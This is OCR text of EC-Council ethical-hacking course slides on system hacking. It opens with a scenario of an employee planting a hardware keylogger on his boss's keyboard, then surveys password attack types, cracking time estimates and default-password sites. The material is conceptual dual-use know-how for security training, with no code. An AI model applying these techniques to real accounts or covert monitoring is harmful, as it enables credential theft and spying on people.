

Ethical Hacking and Countermeasures

Version 6



Module VII

System Hacking

Scenario

Bradley's boss was always rude towards him and passed sarcastic comments on him. Bradley was waiting for a chance to teach him a lesson.

One fine day he went casually to a security seminar with his friend who was a security advisor with a reputed firm. During the discourses he came through the keyloggers and their implications on organizational security. He was excited; he got the idea to take revenge on his boss.

One day when his boss was out for a luncheon meeting and had forgotten to lock his cabin, Bradley implanted a hardware keylogger in to his keyboard.

What kind of information Bradley could lay his hands on?

How can he harm his boss?

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

The Mushrooming Menace of Keyloggers



By Andrew K. Burger
TechNewsWorld
Part of the ECT News Network
04/18/07 4:00 AM PT

Back to Online Version
E-Mail Article
Digg It
Reprints

"Most modern keyloggers are considered to be legitimate software or hardware and are sold on the open market. However, there is an ethical boundary between justified monitoring and monitoring for the purpose of stealing confidential user information -- a boundary marked by a very fine line," said Nikolay Grebennikov, deputy director of Kaspersky Lab's R&D department.

There may be few things as disturbing to Internet users as the thought of someone spying on them and capturing their every keystroke. Unfortunately, this has been happening more frequently as the use of keyloggers, phishing and spoofing grows.

In 2006, Keylogging was the fastest-growing type of malware in what Kaspersky Lab calls the "TrojWare" category -- and that trend is expected to carry on through 2007, according to Senior Technical Consultant Shane Coursen.

Programs classified by Kaspersky Lab as Trojan-PSWs -- the majority of which are intended to steal user account information from online gamers -- increased at a 125 percent rate, Kaspersky Lab research analysts wrote in "Malware Evolution 2006: Executive Summary," a recent report available at Kaspersky's Viruslist.com Web site.

A Growing Problem

Keylogging has been growing at a rapid clip recently, an unhealthy trend for computer and network users, recounted Jens Hinrichsen, product marketing manager for the Consumer Solutions Business Unit of RSA, the security solutions division of EMC (NYSE: EMC).

"The APWG (Anti-Phishing Working Group) shows monthly increases in the number of keylogging variants. Additional sources, such as Sophos, have also recorded an ongoing increase in keylogging variants," Hinrichsen told the E-Commerce Times.

Source: *http://www.ecommercetimes.com/*

EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Module Objective

This module will familiarize you with:

- Password cracking
- Password attacks
- Identifying various password cracking tools
- Formulating countermeasures for password cracking
- Escalating privileges
- Executing applications
- Keyloggers and Spywares
- Spywares and keyloggers countermeasures
- Hiding files
- Understanding rootkits
- The use of Steganography
- Covering tracks

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Module Flow



EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited




System Hacking: Part I



Cracking Passwords

CEH Hacking Cycle



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Password Types

Passwords that contain only letters

- HIJKLMNO

Passwords that contain only numbers

- 758904

Passwords that contain only special characters

- $@$!()

Passwords that contain letters and numbers

- ax1500g

Passwords that contain only letters and special characters

- m@roon$

Passwords that contain only special characters and numbers

- @47

Passwords that contain letters, special characters, and numbers

- E1n@8$





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Types of Password Attacks

Four types of password attacks



1. **Passive online attacks**
2. **Active online attacks**
3. **Offline attacks**
4. **Non-electronic attacks**

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Passive Online Attack: Wire Sniffing

Access and record the raw network traffic

Wait until the authentication sequence

Brute force credentials

Considerations:

- Relatively hard to perpetrate
- Usually computationally complex
- Tools widely available





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Passive Online Attack: Man-in-the-Middle and Replay Attacks

Somehow get access to the communications channel

Wait until the authentication sequence

Proxy authentication-traffic

No need to brute force



Considerations:

- Relatively hard to perpetrate
- Must be trusted by one or both sides
- Some tools are widely available
- Can sometimes be broken by invalidating traffic

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Active Online Attack: Password Guessing

Try different passwords until one works

Succeeds with:

- Bad passwords
- Open authentication points

Considerations:

- Takes a long time
- Requires huge amounts of network bandwidth
- Easily detected
- Core problem: bad passwords



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Offline Attacks

Offline attacks are time consuming

LM Hashes are much more vulnerable due to smaller key space and shorter length

Web services are available

Distributed password cracking techniques are available



Mitigations:

- Use good passwords
- Remove LM Hashes
- Attacker has password database

Password representations must be cryptographically secure

Considerations:

- Moore's law

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Offline Attacks (cont'd)

Dictionary Attack

Try different passwords from a list

Succeeds only with poor passwords

Considerations:

- Very fast
- Core problem: bad passwords



Hybrid Attack

Start with the dictionary

Insert entropy:

- Append a symbol
- Append a number

Considerations:

- Relatively fast
- Succeeds when entropy is poorly used

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Offline Attack: Brute-force Attack

Try all possible passwords:

- More commonly, try a subset thereof

Usually implemented with progressive complexity

Typically, LM “hash” is attacked first

Considerations:

- Very slow
- All passwords will eventually be found
- Attack against NT hash is much harder than LM hash





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Offline Attack: Pre-Computed Hashes

Generate all possible hashes

Compare with the database values

Storing hashes requires huge storage:

- LM "Hashes": 310 Terabytes
- NT Hashes < 15 chars: 5,652,897,009 exabytes



Solution: Use a time-space tradeoff

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Syllable Attack/ Rule-based Attack/ Hybrid Attack

Syllable Attack:

- Syllable attack is the combination of Brute force attack and Dictionary attack
- This technique may be used when the password is a non-existing word and the attacker tries some techniques to crack it

Rule-based Attack:

- Rule-based attack can be used when the cracker gets some information about the password he/she wants to crack
- For example, if the cracker knows that the password consists of the words and two or three digits then he/she just tries some program to generate suitable passwords

Hybrid Attack :

- A hybrid attack is built on the dictionary attack method
- Some numerals and symbols are added to the dictionary words

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Distributed Network Attack

Distributed Network Attack, (DNA) is a new technique to recover password protected files

It uses the machines across the network to decrypt passwords

The DNA Server is installed in a central location where machines running DNA Client can access it over the network

DNA Server Features:



- Adds user dictionaries
- Optimizes password attacks for specific languages
- Customizes user dictionaries
- Stealth client installation functionality
- Automatically updates the client while updating the DNA Server
- Controls what clients work on certain jobs

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Distributed Network Attack (cont'd)

The DNA Manager is installed in a central location where machines running DNA Client can access it over the network

DNA Manager coordinates the attack and allocates small portions of the key search to machines that are distributed over the network

DNA Client will run in the background consuming only unused processor time

The program combines the processing capabilities of all the clients connected to network and uses it to perform key search on Office 97 and 2000 to decrypt them






Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Distributed Network Attack (cont'd)

Time estimated



Microsoft Word/Excel (One machine would require 56 days maximum)

DNA Configuration	Maximum Time	Average
5 Client Network	11 days	5 ½ days
10 Client Network	5 ½ days	2 ¾ days
25 Client Network	2 ½ days	1 ¼ days
50 Client Network	1 ¼ days	½ days
100 Client Network	12 hours	6 hours
1,000 Client Network	1 hour 12 minutes	36 minutes

Adobe Acrobat PDF (One machine would require 40 days maximum)

DNA Configuration	Maximum Time	Average
5 Client Network	8 days	4 days
10 Client Network	4 days	2 days
25 Client Network	1 ½ days	20 hours
50 Client Network	20 hours	10 hours
100 Client Network	10 hours	5 hours
1,000 Client Network	1 hour	30 minutes

Note: These calculations are based on 500 MHz, Intel® machines.


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Rainbow Attack

In rule-based attack, password hash table is generated in advance (only once) and during the recovery process, cracker simply looks up the hash in these pre-computed tables



A rainbow table is a lookup table specially used in recovering the plaintext password from a ciphertext



This attack reduces the auditing time for complex passwords

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Non-Technical Attacks

Shoulder surfing

- Watching someone type his/her password
- Common and successful
- Mouthing password while typing



Keyboard sniffing

- Hardware is cheap and hard to detect
- Software is cheap and hard to detect
- Both can be controlled remotely




Social engineering

- Discussed in module 11

CHC: Cracking passwords


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

http://www.defaultpassword.com/



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

http://www.cirt.net/cgi-bin/passwd.pl



